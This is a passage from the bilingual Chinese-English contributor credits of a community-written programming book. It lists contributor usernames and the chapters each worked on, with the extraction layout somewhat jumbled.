第5章和第31章
第1章、第9章、第10章、第12章和第58章
第12章
第12章
第8章
第88章
第6章和第107章
第15章
第31章、第59章和第74章
第12章
第2、22、26、41、64、66和94章
第59章
第19和101章
第32章
第6、7、9、14、15、22、42和53章
第70章
第43章
第5章
第12章和第14章
第31章
第33章
第41章
第33章
第106章

Nic Wortel
[nick](#)
Nijraj Gelani
[Noah van der Aa](#)
[noufalcep](#)
Obinna Nwakwue
[ojrask](#)
[Oldskool](#)
[Ormoz](#)
Ortomala Lokni
[Oscar David](#)
[Pablo Martinez](#)
[Panda](#)
[Parziphal](#)
[Patrick Simard](#)
[paulmorris](#)
Paulo Lima
[Paulpro](#)
[Pawel Dubiel](#)
[Pedro Pinheiro](#)
[Pekka 웃](#)
[Perry](#)
[Petr R.](#)
[philwc](#)
[Piotr Olaszewski](#)
[Praveen Kumar](#)
[Proger_Cbsk](#)
[p_bloomberg](#)
[Quill](#)
[Rafael Dantas](#)
[rap](#)
[Raptor](#)
[Ravi Hirani](#)
[Rebecca Close](#)
[RelicScoth](#)
[rfsbsb](#)
[Richard Turner](#)
[Rick James](#)
[Rizier123](#)
[Robbie Averill](#)
[robert](#)
[Robin Panta](#)
[Rocket Hazmat](#)
[Ruslan Bes](#)
[Ruslan Osmanov](#)
[Ryan K](#)
[ryanm](#)
[RyanNerd](#)
[ryanyuyu](#)
[S.I.](#)
[Safoor Safdar](#)
[Sam Onela](#)
[Saurabh](#)

Chapter 103
Chapter 38
Chapter 28
Chapter 82
Chapters 15 and 16
Chapter 59
Chapters 1, 2, 9, 26, 39 and 66
Chapter 36
Chapter 74
Chapter 10
Chapter 17
Chapter 107
Chapters 1, 5, 29 and 31
Chapter 2
Chapter 51
Chapter 1
Chapter 87
Chapter 41
Chapter 31
Chapters 18 and 22
Chapter 64
Chapters 36 and 103
Chapters 10, 59 and 64
Chapter 58
Chapters 31, 32 and 76
Chapter 5
Chapter 12
Chapter 1
Chapter 69
Chapters 5 and 31
Chapters 1, 9, 10, 12 and 58
Chapter 12
Chapter 12
Chapter 8
Chapter 88
Chapters 6 and 107
Chapter 15
Chapters 31, 59 and 74
Chapter 12
Chapters 2, 22, 26, 41, 64, 66 and 94
Chapter 59
Chapters 19 and 101
Chapter 32
Chapters 6, 7, 9, 14, 15, 22, 42 and 53
Chapter 70
Chapter 43
Chapter 5
Chapters 12 and 14
Chapter 31
Chapter 33
Chapter 41
Chapter 33
Chapter 106

scottevans93	第30章	scottevans93	Chapter 30
Script47	第101章	Script47	Chapter 101
脚本编码	第10章	Script_Coded	Chapter 10
塞巴斯蒂安·布罗施	第1章和第84章	Sebastian Brosch	Chapters 1 and 84
塞巴斯蒂安b	第67章	Sebastianb	Chapter 67
secelite	第101章	secelite	Chapter 101
谢尔盖·切尔纳塔	第95章	Serg Chernata	Chapter 95
谢恩	第23章	Shane	Chapter 23
肖恩·帕特里克·赖斯	第66章	Shawn Patrick Rice	Chapter 66
谢里夫	第80章和第91章	Sherif	Chapters 80 and 91
shyammakwana.me	第53章	shyammakwana.me	Chapter 53
信号	第69章	signal	Chapter 69
纳尔什先生	第83章	SirNarsh	Chapter 83
斯马尔	第39章和第59章	Smar	Chapters 39 and 59
SOFe	第1、2、5、10、12、13、14、15、16、21、24、25、26、28、37、39、43、44、45、57、66、74和84章	SOFe	Chapters 1, 2, 5, 10, 12, 13, 14, 15, 16, 21, 24, 25, 26, 28, 37, 39, 43, 44, 45, 57, 66, 74 and 84
苏拉夫·戈什	第25章	Sourav Ghosh	Chapter 25
斯塔斯M	第5章和第10章	StasM	Chapters 5 and 10
史蒂夫·查迈拉德	第35章	Steve Chamaillard	Chapter 35
Sumurai8	第41章	Sumurai8	Chapter 41
Sununitram's	第99章	Sununitram's	Chapter 99
超级熊	第10章	SuperBear	Chapter 10
斯韦里·M·奥尔森	第17章和第103章	Sverri M. Olsen	Chapters 17 and 103
斯维什	第5章	Svish	Chapter 5
SZenC	第2、5和62章	SZenC	Chapters 2, 5 and 62
talhasch	第66章	talhasch	Chapter 66
TecBrat	第1章	TecBrat	Chapter 1
Technomad	第32章	Technomad	Chapter 32
tereško	第19、58和103章	tereško	Chapters 19, 58 and 103
Tgr	第12、58和97章	Tgr	Chapters 12, 58 and 97
TGrif	第42章	TGrif	Chapter 42
泰利	第5章	Thaillie	Chapter 5
塔米兰	第9章和第93章	Thamilan	Chapters 9 and 93
塔拉	第25章	Thara	Chapter 25
theomessin	第45章	theomessin	Chapter 45
蒂博·多斯	第12章	Thibaud Dauce	Chapter 12
泰斯·里泽贝克	第3、12、26、27、32、40、41、42、67和89章	Thijs Riezebeek	Chapters 3, 12, 26, 27, 32, 40, 41, 42, 67 and 89
think123	第30章和第92章	think123	Chapters 30 and 92
this.lau	第33章和第63章	this.lau	Chapters 33 and 63
特劳博	第12章	Thlbaut	Chapter 12
托马斯	第6章	Thomas	Chapter 6
托马斯·格罗特	第103章	Thomas Gerot	Chapter 103
蒂莫西	第5章	Timothy	Chapter 5
提穆尔	第5章	Timur	Chapter 5
托比·艾伦	第58章	Toby Allen	Chapter 58
toesslab.ch	第1章	toesslab.ch	Chapter 1
汤姆	第81、88和103章	Tom	Chapters 81, 88 and 103
汤姆·赖特	第9和27章	Tom Wright	Chapters 9 and 27
Tom 费伊法尔	第31章	Tomáš Fejfar	Chapter 31
托马什·蒂布列维奇	第22章	Tomasz Tybulewicz	Chapter 22
tpunt	第5、10、12、26、35、58、104和105章	tpunt	Chapters 5, 10, 12, 26, 35, 58, 104 and 105
tristansokol	第60章	tristansokol	Chapter 60
TryHarder	第19章	TryHarder	Chapter 19


[tyteen4a03](#)
[终极者](#)
[unarist](#)
[未定义](#)
[Undersc0re](#)
[Unex](#)
[uruloke](#)
[user128216](#)
[user2914877](#)
[user5389107](#)
[uzaif](#)
[u_mulder](#)
[瓦迪姆·科金](#)
[维伦德拉](#)
[文](#)
[维克多·T.](#)
[维贾库马尔](#)
[维克多](#)
[文森特·泰西耶](#)
[瓦利德](#)
[术士](#)
[网页开发](#)
[webNeat](#)
[Will](#)
[WillardSolutions](#)
[威廉·斯图尔斯马](#)
[威廉·佩隆](#)
[wogsland](#)
[Woliul](#)
[xims](#)
[Xorifelse](#)
[叶希亚·阿瓦德](#)
[yesitsme](#)
[你的常识](#)
[尤里·布兰克](#)
[尤里·费多罗夫](#)
[祖敏](#)

第103章
第5章和第12章
第12章和第22章
第101章和第105章
第101章
第2章
第39章和第47章
第1章
第102章
第5章、第12章和第58章
第5章和第31章
第45章
第36章
第15章
第5章
第54章
第12章、第26章和第70章
第18章
第58章和第101章
第29章和第81章
第17章
第101章
第66章
第9章和第26章
第58章和第93章
第31章
第5章
第10章
第106章
第1章
第101章
第43章
第100章
第5章和第58章
第31章
第16章、第31章和第58章
第43章

[tyteen4a03](#)
[Ultimater](#)
[unarist](#)
[undefined](#)
[Undersc0re](#)
[Unex](#)
[uruloke](#)
[user128216](#)
[user2914877](#)
[user5389107](#)
[uzaif](#)
[u_mulder](#)
[Vadim Kokin](#)
[Veerendra](#)
[Ven](#)
[Victor T.](#)
[vijaykumar](#)
[Viktor](#)
[Vincent Teyssier](#)
[walid](#)
[warlock](#)
[webDev](#)
[webNeat](#)
[Will](#)
[WillardSolutions](#)
[Willem Stuursma](#)
[William Perron](#)
[wogsland](#)
[Woliul](#)
[xims](#)
[Xorifelse](#)
[Yehia Awad](#)
[yesitsme](#)
[Your Common Sense](#)
[Yuri Blanc](#)
[Yury Fedorov](#)
[Ziumin](#)

Chapter 103
Chapters 5 and 12
Chapters 12 and 22
Chapters 101 and 105
Chapter 101
Chapter 2
Chapters 39 and 47
Chapter 1
Chapter 102
Chapters 5, 12 and 58
Chapters 5 and 31
Chapter 45
Chapter 36
Chapter 15
Chapter 5
Chapter 54
Chapters 12, 26 and 70
Chapter 18
Chapters 58 and 101
Chapters 29 and 81
Chapter 17
Chapter 101
Chapter 66
Chapters 9 and 26
Chapters 58 and 93
Chapter 31
Chapter 5
Chapter 10
Chapter 106
Chapter 1
Chapter 101
Chapter 43
Chapter 100
Chapters 5 and 58
Chapter 31
Chapters 16, 31 and 58
Chapter 43

你可能也喜欢



You may also like

